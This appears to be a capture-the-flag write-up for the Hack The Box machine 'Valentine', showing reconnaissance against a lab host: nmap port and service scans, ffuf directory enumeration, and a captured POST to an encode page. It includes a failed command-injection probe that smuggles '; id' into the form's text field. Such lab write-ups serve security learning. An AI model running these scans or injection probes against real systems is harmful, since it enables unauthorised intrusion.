

Valentine (HTB)

ip of the machine :- 10.129.231.125




```
sohamt@CyberCreedPC ~/current $ ping 10.129.231.125 -c 5

PING 10.129.231.125 (10.129.231.125) 56(84) bytes of data.
64 bytes from 10.129.231.125: icmp_seq=1 ttl=63 time=76.0 ms
64 bytes from 10.129.231.125: icmp_seq=2 ttl=63 time=75.4 ms
64 bytes from 10.129.231.125: icmp_seq=3 ttl=63 time=76.0 ms
64 bytes from 10.129.231.125: icmp_seq=4 ttl=63 time=76.2 ms
64 bytes from 10.129.231.125: icmp_seq=5 ttl=63 time=76.0 ms

--- 10.129.231.125 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 75.443/75.939/76.205/0.259 ms
```

machine is on!!!



```
sohamt@CyberCreedPC ~/current $ nmap -p- --min-rate=10000 10.129.231.125

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 11:32 IST
Nmap scan report for 10.129.231.125 (10.129.231.125)
Host is up (0.074s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```


Got usual ports open!!!



```
sohamt@CyberCreedPC ~/current $ nmap -p 22,80,443 -sC -A -Pn -T5 10.129.231.125

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 11:33 IST
Nmap scan report for 10.129.231.125 (10.129.231.125)
Host is up (0.075s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: 2024-10-26T06:04:02+00:00; 0s from scanner time.
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
```


aggressive nmap scan revealed version of the services running on above found open ports.

http and https was hosting the same stuff...



```
.htpasswd               [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 76ms]
                        [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 78ms]
.htaccess               [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 1508ms]
.hta                    [Status: 403, Size: 286, Words: 21, Lines: 11, Duration: 2511ms]
cgi-bin/                [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 74ms]
decode                  [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 74ms]
dev                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 76ms]
encode                  [Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 79ms]
index                   [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 102ms]
index.php               [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 100ms]
server-status           [Status: 403, Size: 295, Words: 21, Lines: 11, Duration: 75ms]
:: Progress: [4614/4614] :: Job [1/1] :: 530 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

got some directories using ffuf...




10.129.231.125/decode

Secure Data Decoder - No Data is Stored On Our Servers

Click here to use the encoder.


got a decoding web page....



Secure Data Encoder - No Data is Stored On Our Servers


Click here to use the decoder.

also got an encoding web page....




Your input:
testing this machine
Your encoded input:
dGVzdGluZyB0aGlzIG1hY2hpbmU=

Looks like base64 encoder to me.... Although captured this request...



```
POST /encode.php HTTP/1.1
Host: 10.129.231.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/png,image/svg+xml,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.129.231.125
Connection: keep-alive
Referer: http://10.129.231.125/encode.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

text=testing+this+machine
```


It is passing text as the parameter in data of the POST request, so let's try for command injection.



```
POST /encode.php HTTP/1.1
Host: 10.129.231.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.129.231.125
Connection: keep-alive
Referer: http://10.129.231.125/encode.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

text=testing+this+machine; id
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Oct 2024 06:09:23 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 102
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Your input: <br>
testing this machine; id <br>
Your encoded input: <br>
dGVzdGluZyB0aGlzIG1hY2hpbmU7IGlk
```

didn't work in any case and same with the decoding web page...

